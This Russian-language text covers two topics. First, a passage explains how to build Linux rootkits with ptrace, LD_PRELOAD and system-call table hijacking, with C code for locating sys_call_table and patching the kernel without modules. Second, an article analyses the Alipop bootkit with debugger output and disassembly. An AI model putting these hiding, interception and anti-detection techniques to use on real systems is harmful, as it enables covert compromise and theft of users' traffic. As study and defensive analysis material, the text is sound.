5. Выполняем инструкцию `PTRACE_SYSCALL` и возвращаем процессу управление, после чего ожидаем очередного сигнала от процесса-потомка при помощи `waitpid(-1, &status, WUNTRACED)`.

Это базовый алгоритм `ptrace`-руткита, не учитывающий нюансов реализации. Рассмотрим основные проблемы и подводные камни, возникающие в процессе разработки.

Выделение памяти в адресном пространстве чужих процессов. Для этого можно применить грязный хак, заключающийся в следующем. На этапе инициализации процесс часто совершает системный вызов `mmap2()` для постраничного выделения памяти и `munmap` — для освобождения. Перехватив `mmap2`, можно модифицировать параметр, хранящийся в `regs.edx`: добавить туда `PROT_WRITE|PROT_EXEC`, и при необходимости увеличить размер запрашиваемой памяти. Когда же процесс вызовет `munmap`, можно модифицировать второй параметр вызова, выставив его равным 0, или даже подменить регистры так, чтобы была вызвана функция `brk()`, что приведет к выделению дополнительной памяти. Теперь у нас есть блок памяти в адресном пространстве процесса, который можно использовать для своих нужд.

Выполнение произвольного кода в контексте процесса. Для этого можно скопировать необходимый код в память процесса, полученную вышеописанным методом, сохранить контекст текущего процесса (при помощи `PTRACE_PEEKUSER` и `PTRACE_POKEUSER`, см. `<sys/user.h>`), изменить `eip` и исполнить записанный код пошагово, с помощью параметра `PTRACE_SINGLESTEP`, после чего восстановить сохраненный контекст.

Есть еще один интересный момент, связанный с сокрытием объектов в системе. Если администратор системы, в которой установлен руткит, попытается отладить какую-либо программу с помощью `gdb` или просто протрассировать ее при помощи `strace`, он получит `-EPERM` (Operation not permitted), что выдаст присутствие руткита. Для предотвращения такой возможности можно перехватывать сам системный вызов `ptrace`, делать `PTRACE_DETACH`, и помещать `pid` отлаживаемого процесса и `pid` отладчика в очередь до тех пор, пока отладчик повторно не вызовет `ptrace` с параметром `PTRACE_DETACH`. После чего можно снова присоединяться к процессу и продолжать контролировать его выполнение.

User-mode руткит: LD_PRELOAD

Переменная окружения `LD_PRELOAD` позволяет подгрузить свою библиотеку и подменить адреса библиотечных процедур, используемых в программе. Данную особенность системы также можно использовать с целью сокрытия тех или иных объектов. Недостаток этого метода в том, что перехватываются библиотечные функции, используемые программой, поэтому он узко специфичен. Но есть плюсы — например, перехватив `SSL_read` и `SSL_write`, можно читать и модифицировать незашифрованный трафик в обход SSL-шифрования!

Для использования данного метода переопределим в нашей `.so`-библиотеке те функции, которые необходимо перехватывать, и обеспечим вызов оригинальной функции посредством ее динамической подгрузки из настоящей библиотеки с помощью `dlopen/dlsym`. Скомпилировав библиотеку, пропишем ее отдельной строкой в `/etc/ld.so.preload`, в результате чего все запускаемые впоследствии процессы будут работать с переопределенной функцией.

Что делать, если программа получает адреса функций динамически? В таком случае можно перехватывать вызовы `dlopen` и `dlsym`, и при совпадении параметров `dlsym` с перехватываемой

функцией указывать адрес подставной процедуры.

Поскольку практически все программы используют функцию `readdir` для чтения элементов директории, ничто не мешает скрывать файлы и процессы, равно как и сам файл `/etc/ld.so.preload`.

Kernel-mode руткиты

User-mode руткиты обладают существенным недостатком: их очень легко обнаружить из режима ядра. При этом работа руткита в режиме ядра, напротив, предоставляет неограниченные возможности для манипуляции системой и оборудованием.

Самый распространенный метод, обеспечивающий функционирование руткита уровня ядра, — это перехват системных вызовов путем подмены соответствующей записи в таблице системных вызовов `sys_call_table`. Детали этого метода заключаются в следующем. При обработке прерывания `int 0x80` (или инструкции `sysenter`) управление передается обработчику системных вызовов, который после предварительных процедур передает управление на адрес, записанный по смещению `%eax` в `sys_call_table`. Таким образом, подменив адрес в таблице, мы получаем контроль над системным вызовом. Этот метод имеет свои недостатки: в частности, он легко детектируется антируткитами; таблица вызовов в современных ядрах не экспортируется; и кроме того, перехват некоторых системных вызовов (например, `execve()`) нетривиален.

Другим распространенным механизмом в kernel-mode руткитах является патчинг VFS (Virtual Filesystem Switch). Этот подход применяется в рутките `adore-ng`. Он основан на подмене адреса какой-либо из функций-обработчиков для текущей файловой системы.

Как и в Windows, широко используется сплайсинг — замена первых байтов кода системного вызова на инструкцию `jmp`, осуществляющую переход на адрес обработчика руткита. В коде перехвата обеспечивается выполнение проверок, возврат байтов, вызов оригинального кода системного вызова и повторная установка перехвата. Данный метод также легко детектируется.

Еще один метод — подмена самого обработчика прерываний в IDT.

Рассмотрим некоторые методы реализации kernel-mode руткита более подробно.

Kernel-mode руткит: подмена системных вызовов

Краеугольный камень этого метода — поиск адреса таблицы системных вызовов `sys_call_table`. Как уже упоминалось выше, в ядрах версии 2.6 таблица не экспортируется.

Первый способ решения этой проблемы — поиск таблицы в `/proc/kallsyms`.

```
# cat /proc/kallsyms | grep sys_call_table
c03596e0 R sys_call_table
```

Если администратор системы отключил `kallsyms`, то этот метод не сработает.

Существует также метод, основанный на поиске известного нам адреса `sys_close` там, где, предположительно, может находиться таблица [1].

```
unsigned long *ptr;
unsigned long arr[4];
int i;
ptr = (unsigned long *)((init_mm.end_code + 4) & 0xffffffff);

while((unsigned long)ptr < (unsigned long)init_mm.end_data)
```

```

{
    if (*ptr == (unsigned long *)sys_close)
    {
        for (i = 0; i < 4; i++)
        {
            arr[i] = *(ptr + i);
            arr[i] = (arr[i] >> 16) & 0x0000ffff;
        }

        if (arr[0] != arr[2] || arr[1] != arr[3])
        {
            sys_call_table = (ptr - __NR_close);
            break;
        }
    }

    ptr++;
}

printk(KERN_INFO "sys_call_table base found at: %x\n", sys_call_table);

```

Этот метод не дает стопроцентной гарантии обнаружения таблицы системных вызовов.

Зная, что реализация обработчика системных вызовов не менялась уже давно, мы можем использовать следующий алгоритм:

- получить адрес IDT;
- получить адрес обработчика прерывания 0x80;
- начать искать с этого адреса инструкцию call: там и будет искомый адрес таблицы.

Код должен получиться примерно таким [2]:

```

main()
{
    unsigned sys_call_off;
    unsigned sct;
    char sc_asm[CALLOFF], *p;

    /* well let's read IDTR */
    asm("sidt %0" : "=m" (idtr));
    printf("idtr base at 0x%X\n", (int)idtr.base);

    /* now we will open kmem */
    kmem = open("/dev/kmem", O_RDONLY);
    if (kmem < 0) return 1;

    /* read-in IDT for 0x80 vector (syscall) */
    readkmem(&idt, idtr.base + 8 * 0x80, sizeof(idt));
    sys_call_off = (idt.off2 << 16) | idt.off1;
    printf("idt80: flags=%X sel=%X off=%X\n",
        (unsigned)idt.flags, (unsigned)idt.sel, sys_call_off);

    /* we have syscall routine address now,
       look for syscall table dispatch (indirect call) */
    readkmem(sc_asm, sys_call_off, CALLOFF);
    p = (char *)memmem(sc_asm, CALLOFF, "\xff\x14\x85", 3);
    sct = *(unsigned *)(p + 3);

    if (p)
    {
        printf("sys_call_table at 0x%x, call dispatch at 0x%x\n", sct, p);
    }

    close(kmem);
}

```

Этот код ориентирован на работу с памятью ядра из адресного пространства пользователя, однако может быть легко модифицирован для работы в режиме ядра. На сегодняшний день он является самым универсальным и надежным методом поиска таблицы системных вызовов.

Еще одна проблема метода перехвата системных вызовов заключается в невозможности перехватить `execve()` для контроля над создаваемыми процессами. Для ее решения можно использовать грязный хак: поиск свободного слота в `sys_call_table`, запись туда старого адреса `execve()`, перехват, и последующие вызовы через `int 0x80`.

Антируткиты, основанные на контроле целостности таблицы, обходятся простым поиском в пространстве ядра сохраненной копии таблицы и последующим ее изменением.

Kernel-mode руткит: обходимся без LKM

Возможность загрузки дополнительных модулей в ядро может быть отключена при его сборке. В таких случаях используется патчинг ядра «на лету», подробно описанный в статье Phrack #58, «Linux on-the-fly kernel patching without LKM» [2]. Рассмотрим здесь основные принципы этого метода.

Во-первых, производится поиск таблицы системных вызовов. После этого необходимо найти адрес `kmalloc` для выделения памяти в пространстве ядра. Лучше всего это сделать через `kmalloc`, но в крайнем случае можно воспользоваться ненадежным методом брутфорса, основанным на поиске самой часто вызываемой функции со вторым параметром `GFP_KERNEL`. Для примера приведен код из статьи [2], модифицированный для ядер 2.6.x:

```
unsigned long get_kma(int kmem, ulong pgoff)
{
    struct { uint a, f, cnt; } rtab[RNUM], *t;
    unsigned int i, a, j, push1, push2;
    unsigned int found = 0, total = 0;
    unsigned char buf[0x10010], kcache[10], *p;
    unsigned long ret;
    unsigned long gfp;
    unsigned long eax;
    unsigned long cnt = 0;

    // get kernel symbol directly via get_kernel_syms
    ret = get_sym("kmalloc");
    if (ret) return ret;

    // determine GFP_KERNEL value, varying on kernel version
    gfp = get_gfp();

    // try to bruteforce kmalloc address ;)
    for (i = (pgoff + 0x100000); i < (pgoff + 0x1000000); i+= 0x10000)
    {
        // read data from kernel memory
        if (!readkmem(kmem, buf, i, sizeof(buf))) return 0;

        // look for mov GFP_KERNEL, edx and call
        for (p = buf; p < buf + 0x10000; p++)
        {
            // look at opcode
            switch (*p++)
            {
                case 0xa1:
                    // probably, mov to eax
                    // so let's store eax value to variable
                    // kmalloc probably does not take very big args
                    eax = *(unsigned *)p;
                    continue;

                case 0xba:
                    // mov found, check for GFP_KERNEL
                    if (!memmem(p, 4, &gfp, 4)) continue;
                    push1 = *(unsigned *)p;
                    p += 4;
            }
        }
    }
}
```

```

        continue;

case 0xe8:
    // call found, if mov was saved then break
    if (push1) break;

default:
    // some other shit
    if (push1 && cnt < 0)
    {
        cnt++;
        continue;
    }
    else
    {
        cnt = 0;
    }

    push1 = 0;
    continue;
}

// we have mov and call instructions, let's get address
// and check if it is in kernel code section
a = *(unsigned *) p + i + (p - buf) + 4;
if ((a & 0xF0000000) != pgoff) continue;

// kmem_page_alloc test
// very very bad and platform-dependent
if (readkmem(kmem, kcache, a, 4))
{
    if (memmem(kcache, 4, "\x57\xf6\xc2\x10", 4)) continue;
}

#ifdef DEBUG
printf("%x %0.2x %0.2x %0.2x %0.2x eax=0x%x\n",
    i + (p - buf),
    ((unsigned char*)&a)[0],
    ((unsigned char*)&a)[1],
    ((unsigned char*)&a)[2],
    ((unsigned char*)&a)[3],
    eax);
#endif

p += 4;
total++;

// find address in table
for (j = 0, t = rtab; j < found; j++, t++)
{
    if (t->a == a && t->f == push1) break;
}

if (j < found)
{
    t->cnt++;
}
else if (found >= RNUM)
{
    return 0;
}
else
{
    found++;
    t->a = a;
    t->f = push1;
    t->cnt = 1;
}

push1 = push2 = 0;
}
}

```

```

t = NULL;

// find function called maximum number of times
for (j = 0; j < found; j++)
{
    if (!t || rtab[j].cnt > t->cnt) t = rtab + j;
}

if (t) return t->a;

return 0;
}

```

При использовании этого кода следует учитывать, что значение GFP_KERNEL различно в разных версиях ядра.

После определения адресов можно временно заменить какой-либо системный вызов (например, `olduname()`) своим кодом с прошитым в нем адресом `kmalloс` для выделения необходимой памяти, в которую впоследствии будет скопирован код новых системных вызовов. После успешного выполнения этой процедуры и копирования кода новых системных вызовов в ядро производится подмена значений в `sys_call_table` в соответствии со стандартным алгоритмом.

Резюме

В этой статье рассмотрены основные технологии, применяемые в современных ring3- и ring0-руткитах для Linux. Некоторые методы остались за пределами статьи: например, патчинг VFS и смена обработчика прерываний — о них будет рассказано в следующей статье.

Список литературы

1. dev0id, «[Защита от исполнения в стеке \(ОС Линукс\)](#)».
2. Phrack #58, «[Linux on-the-fly kernel patching without LKM](#)».

Последнее обновление: 17.03.2012.

Буткиты: новый виток развития

Дмитрий Олексюк

системный архитектор, Esage Lab

dmitry@esagelab.com

Содержание

- [Технические средства для анализа буткитов](#)
- [Отладка при помощи QEMU](#)
- [Отладка при помощи Bochs](#)
- [Анализ новых буткитов](#)
- [Backdoor.Win32.Trup.a \(Alipop\)](#)
- [Mebratix.b \(Ghost Shadow\)](#)
- [Black Internet Trojan](#)
- [Лечение заражения](#)
- [Список литературы](#)

В этой статье речь пойдет о **буткитах** — вредоносных программах, получающих управление до начала загрузки операционной системы посредством инфицирования главной загрузочной записи жесткого диска (MBR).

Первый вредоносный буткит, известный под именами Sinowal и Mebroot, появился в 2007 году и представлял собой на тот момент заметную инновацию. Затем последовало затишье: в течение трех лет технология заражения MBR практически не использовалась разработчиками вредоносного кода, несмотря на её привлекательность: антивирусы всегда плохо справлялись даже с хорошо изученным буткитом Sinowal, не говоря уже о технологии заражения MBR в целом.

Дмитрий Олексюк. [Анализ и обнаружение буткита Sinowal](#).

И вот, относительно недавно свет увидели несколько новых вредоносных программ класса «буткит». Это знаковое событие, указывающее на то, что практика применения буткит-техник во вредоносных программах не закончится одиночными образцами, а, возможно, приобретёт более массовый характер.

Derek Soeder, Ryan Permeh. [bh-us-05-soeder.pdf](#) (файл не сохранился в интернете).

Данная статья представляет собой, в первую очередь, обзор новых семейств буткитов. Особое внимание будет уделено принципам функционирования загрузочного кода, так как данный вопрос освещался только в докладе о концептуальной технологии eEye BootRoot от 2005 года.

Технические средства для анализа буткитов


Код буткита невозможно анализировать при помощи обычных отладчиков режима ядра, так как он начинает исполняться на самом раннем этапе работы системы, а именно после того, как BIOS передаёт управление загрузочному сектору. Поэтому для отладки загрузочного кода могут быть использованы лишь виртуальные машины с возможностью отладки исполняемого кода. На данный момент необходимыми возможностями обладают виртуальные машины QEMU и Bochs.

Рассмотрим каждую из этих программ подробнее.

Отладка при помощи QEMU

[QEMU Emulator User Documentation. 3.11 GDB usage.](#)

QEMU — свободно распространяемая программа с открытым исходным кодом. Её возможности включают в себя эмуляцию процессоров с архитектурой x86, x86-64 и многих других, а также устройств ввода-вывода. Поддерживается отладка эмулируемого кода с помощью отладчика GDB, что подробно описано в документации к QEMU.



```
C:\WINDOWS\system32\cmd.exe - gdb
D:\GNU\bin>gdb
GNU gdb 6.3
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i686-pc-mingw32".
(gdb) target remote 127.0.0.1:1234
Remote debugging using 127.0.0.1:1234
0x00000fff0 in ?? (<)
(gdb) break *0x7c00
Breakpoint 1 at 0x7c00
(gdb) c
Continuing.


Breakpoint 1, 0x00007c00 in ?? (<)
(gdb) _
```

Использование GDB в связке с QEMU

`gdb_qemu.pdf` (файл не сохранился в интернете).

По мнению автора статьи, вместо GDB удобнее использовать отладчик, встроенный в дизассемблер IDA Pro, начиная с версии 5.4. Процесс настройки отладчика и виртуальной машины подробно описан в документации к IDA Pro. Остановимся на некоторых особенностях, касающихся отладки загрузочного кода.

После подключения отладчика к виртуальной машине и инициализации сессии необходимо установить аппаратную точку останова на адрес 0000:7C00h, с которого начинается загрузочный код. Для этого перейдем на вкладку «Breakpoints» и в контекстном меню выберем пункт «Insert...».



Добавление новой точки останова в IDA Pro

После добавления точки останова исполнение кода можно продолжить (F9).

Заметим, что для отладки 16-битного кода необходимо вручную отредактировать настройки сегмента после того, как сработает точка останова. Для этого откроем пункт главного меню «Edit» → «Segments» → «Edit Segment...» и установим 16-разрядный режим адресации для текущего сегмента.

Change segment attributes

Segment name: MEMORY

Segment class: UNK

Start address: 0x0

End address: 0xFFEFFFFFFF

Color: DEFAULT

☒ 16-bit segment
☐ 32-bit segment

Combination: (public)


Alignment: (byte)

☒ Move adjacent segments
☐ Disable addresses
☒ Debugger segment
☐ Loader segment

OK Cancel Help

Настройки сегмента в IDA Pro

После этого можно перейти в окно анализа кода и исследовать код загрузочного сектора.



Окно запуска Bochs

После запуска виртуальной машины открывается консоль отладчика с аскетичным, но достаточным для работы набором команд, список которых доступен по команде help. Для установки точки останова на начало загрузочного кода достаточно набрать `lb 0x7c00` и затем с для продолжения исполнения кода.

```
Bochs for Windows - Console
00001834543i[BIOS] 1 SMBIOS table addr=0x000fbd00
00001836931i[BIOS] 1 ACPI tables: RSDP addr=0x000fbe20 ACPI DATA addr=0x01ff0000
size=0x988
00001840169i[BIOS] 1 Firmware waking vector 0x1ff00cc
00001851282i[PCI] 1 440FX PMC write to PAM register 59 (TLB Flush)
00001852126i[BIOS] 1 bios_table_cur_addr: 0x000fbe44
00001864443i[BIOS] 1 ata0-0: PCHS=20/16/63 translation=none LCHS=20/16/63
00005744671i[BIOS] 1 IDE time out
00017825010i[BIOS] 1 Booting from 0000:7c00
<0> Breakpoint 1, 0x0000000000007c00 in ?? <>
Next at t=17825071
<0> [0x00007c00] 0000:7c00 (unk. ctxt): xor ax, ax ; 31c0
<bochs:3> u /10
00007c00: < >: xor ax, ax ; 31c0
00007c02: < >: mov ds, ax ; 8ed8
00007c04: < >: mov es, ax ; 8ec0
00007c06: < >: mov ss, ax ; 8ed0
00007c08: < >: mov sp, 0x7c00 ; bc007c
00007c0b: < >: mov si, 0x7c00 ; be007c
00007c0e: < >: mov di, 0x0600 ; bf0006
00007c11: < >: mov cx, 0x0080 ; b98000
00007c14: < >: nop ; 90
00007c15: < >: nop ; 90
<bochs:4>
```

Отладка кода в Bochs

Анализ новых буткитов

Backdoor.Win32.Trup.a (Alipop)

Буткит Alipor появился примерно в мае 2010 года. Он имеет китайское происхождение, о чем свидетельствуют рекламные всплывающие окна и AdWare на китайском языке.

Троян не применяет никаких техник для обхода проактивных защит, однако код большинства его процедур защищён от анализа при помощи старой, но достаточно эффективной техники. Её суть заключается в том, что ряд полезных инструкций процессора маскируется внутри более длинной цепочки опкодов, которая целиком расшифровывается дизассемблером как ложная инструкция.

```
.text:0040546D call FindFirstFileA
.text:00405473 cmp  eax, 0FFFFFFFh
.text:00405476 jz   short loc_405492
.text:00405478 jz   near ptr loc_405484+1
.text:0040547E jnz  near ptr loc_405484+1
.text:00405484 loc_405484:
.text:00405484 call near ptr 4248F1h
.text:00405489 add  bh, bh
.text:0040548B adc  eax, offset Sleep
.text:00405490 jmp  short loc_40545F
```

В действительности вышеприведенный код выполняется в следующем виде:

```
.text:0040546D call FindFirstFileA
.text:00405473 cmp  eax, 0FFFFFFFh
.text:00405476 jz   short loc_405492
.text:00405478 jz   loc_405485
.text:0040547E jnz  loc_405485
.text:00405484 db   0E8h
.text:00405485 loc_405485:
.text:00405485 push 1F4h
.text:0040548A call Sleep
.text:00405490 jmp  short loc_40545F
```

Как видно из листинга, пятибайтовая инструкция `call` по адресу `00405484` не несёт полезной нагрузки, поскольку предшествующие ей переходы всегда передают управление по адресу `00405485`, где на самом деле находится инструкция `push`. Использование данного приёма затрудняет анализ кода в дизассемблере IDA, а его декомпиляция с помощью HexRays оказывается невозможной без предварительной обработки кода.

Инсталлятор буткита представляет собой исполняемый файл размером около 24 кБ (MD5: 3f5cff08b83a0a9ad5f8e0973b77a2ac), внутри которого содержатся все остальные компоненты буткита.

При запуске инсталлятора создается и запускается файл `C:\WINDOWS\ali.exe` (MD5: 570e6e5c1d0c95c5a446f6f62fa90468, размер около 17 кБ), который содержит в себе основной рабочий код трояна.

Для обеспечения автозагрузки инсталлятор записывает код буткита в первые 40 секторов жесткого диска:

```
"CreateFile", "\\Device\\Harddisk0\\DR0", "Desired Access: Generic Read/Write, Disposition: Open"
"ReadFile",   "\\Device\\Harddisk0\\DR0", "Offset: 0, Length: 20,480, I/O Flags: Non-cached"
"WriteFile",  "\\Device\\Harddisk0\\DR0", "Offset: 0, Length: 20,480, I/O Flags: Non-cached"
"CloseFile",  "\\Device\\Harddisk0\\DR0"
```



Инфицированная MBR

Код буткита вызывается при следующей перезагрузке системы.

Загрузочный код буткита, во-первых, резервирует 20 кБ базовой памяти. Для этого он уменьшает значение объёма базовой памяти в соответствующей переменной BIOS по адресу 0040h:0013h. В зарезервированную область с помощью функции 2 прерывания 13h считываются компоненты буткита из первых 40 секторов жесткого диска, после чего управление передается прочитанному коду.

```
seg000:001F pushad
seg000:0021 push ds
seg000:0022 mov bx, word ptr cs:0413h
seg000:0027 sub bx, 14h ; Резервирование 20 кБ памяти
seg000:002B and bl, 0FCh
seg000:002E mov word ptr cs:0413h, bx
seg000:0033 shl bx, 6 ; Вычисление линейного адреса зарезервированного региона
seg000:0036 mov es, bx
seg000:0038 xor bx, bx
seg000:003A mov ax, 228h ; Считывание первых 40 секторов
seg000:003D mov cx, 1
seg000:0040 mov dx, 80h
seg000:0043 int 13h
seg000:0045 push es
seg000:0046 push 4Ah ; Передача управления прочитанному коду по смещению 4Ah
seg000:0049 retf
```

Прочитанные код и данные, начиная со смещения 83h, зашифрованы с помощью обратимой операции ROR, и далее происходит их расшифровка. После расшифровки буткит устанавливает перехват прерывания 13h BIOS, что позволяет осуществлять контроль за операциями чтения с диска на начальных этапах загрузки системы. Наконец, происходит вызов оригинального загрузчика ОС, сохранённого инсталлятором буткита в секторе 39.

```
seg000:0083 mov eax, dword ptr es:004Ch
seg000:0088 mov dword ptr cs:00F3h, eax ; Сохранение оригинального обработчика int 13h
seg000:008D and dword ptr es:004Ch, 0
seg000:0097 or word ptr es:004Ch, 0E6h ; Установка нового адреса обработчика
seg000:009E mov word ptr es:004Eh, cs ; Установка нового селектора обработчика
seg000:00A3 xor ebx, ebx
seg000:00A6 mov bx, cs
seg000:00A8 shl ebx, 4
...
seg000:00C5 mov di, 7C00h
seg000:00C8 push cs
```

```

seg000:00C9 pop ds
seg000:00CA mov si, 4C00h ; Копирование оригинального загрузочного сектора на 7C00h
seg000:00CD mov cx, 200h
seg000:00D0 cld
seg000:00D1 rep movsb
seg000:00D3 pop ds
seg000:00D4 popad
seg000:00D6 lss sp, dword ptr es:0602h ; Восстановление sp
seg000:00DC mov es, word ptr es:0600h ; Восстановление es
seg000:00E1 jmp far ptr 0:7C00h ; Переход к исполнению оригинального загрузочного кода

```

Перехват прерывания 13h устанавливается с целью модификации кода модуля OSLOADER.EXE, представляющего собой часть модуля NTLDR, при его чтении с системного раздела. Задача осуществляемой модификации — передача управления на код буткита, исполняемый в защищённом режиме: именно в этом режиме исполняется OSLOADER.EXE.

Код OSLOADER.EXE, подлежащий модификации, ищется по сигнатуре в буфере со считанными в результате обработки прерывания данными:

```

seg000:0120 mov di, bx ; di — указатель на буфер с данными
seg000:0122 mov al, 8Bh ; первый байт сигнатуры
seg000:0124 cld
seg000:0125 loc_125:
seg000:0125 repne scasb
seg000:0127 jnz short loc_159
seg000:0129 cmp dword ptr es:[di], 74F685F0h ; 2-5 байты сигнатуры
seg000:0131 jnz short loc_125
seg000:0133 cmp word ptr es:[di+4], 8021h ; 6-7 байты сигнатуры
seg000:0139 jnz short loc_125
seg000:013B push es
seg000:013C xor eax, eax
seg000:013F mov es, ax
seg000:0141 mov ax, cs
seg000:0143 shl eax, 4
seg000:0147 add eax, 200h
seg000:014D pop es
seg000:014E mov word ptr es:[di-1], 15FFh ; Запись инструкции call dword ptr [addr]
seg000:0154 mov es:[di+1], eax

```

Искомый код OSLOADER представляет собой следующий набор инструкций:

```

.text:00422B77 call _B1LoadBootDrivers@12
.text:00422B7C mov esi, eax
.text:00422B7E test esi, esi
.text:00422B80 jz short loc_422BA3
.text:00422B82 loc_422B82:
.text:00422B82 cmp _B1RebootSystem, 0
.text:00422B89 jz short loc_422B92

```

Приведенный фрагмент относится к функции _B1OsLoader@12(). Модифицируемые буткидом байты непосредственно следуют за вызовом функции _B1LoadBootDrivers@12(). Эта функция загружает в память драйверы системных сервисов, имеющих тип запуска SERVICE_BOOT_START. Код модификации представляет собой инструкцию call, которая передаёт управление резидентному коду буткита, находящемуся в зарезервированной базовой памяти по смещению 200h. Таким образом, код буткита получит управление в тот момент, когда процессор будет находиться в 32-битном защищённом режиме.

Код буткита защищённого режима начинает своё исполнение с получения адреса загрузки ядра. Этот адрес извлекается из первой записи списка загруженных модулей, представляющей собой структуру типа LDR_DATA_TABLE_ENTRY. Указатель на список загруженных модулей может быть получен из глобальной переменной _B1LoaderBlock модуля OSLOADER.EXE. В частности, переменная _B1LoaderBlock содержит указатель на структуру _LOADER_PARAMETER_BLOCK, копия которого используется как локальная переменная в коде функции _B1AllocateDataTableEntry@16(). Для поиска этого участка кода буткит также использует сигнатуру.

Кроме того, виртуальный адрес памяти, по которому загружается NTLDR и другие системные модули, извлекается из локальной переменной KdDllBase, к которой модифицированная функция _BtOsLoader@12() обращается по фиксированному смещению от ebp:

```
seg001:00000206 mov edi, [esp+24h] ; edi – значение переменной KdDllBase
seg001:0000020A and edi, 0FFF0000h
seg001:00000210 cld
seg001:00000211 mov al, 0C7h ; Первый байт сигнатуры для поиска _BtLoaderBlock
seg001:00000213 loc_213:
seg001:00000213 scasb
seg001:00000214 jnz short loc_213
seg001:00000216 cmp dword ptr [edi], 40003446h ; Остальные четыре байта сигнатуры
seg001:0000021C jnz short loc_213
seg001:0000021E mov al, 0A1h
seg001:00000220 loc_220:
seg001:00000220 scasb
seg001:00000221 jnz short loc_220
seg001:00000223 mov esi, [edi] ; esi – указатель на список загруженных модулей
seg001:00000225 mov esi, [esi] ; esi – указатель на первую _LDR_DATA_TABLE_ENTRY
seg001:00000227 lodsd
seg001:00000228 mov ebx, [eax+18h] ; ebx – адрес загрузки ядра
seg001:0000022B call sub_267
```

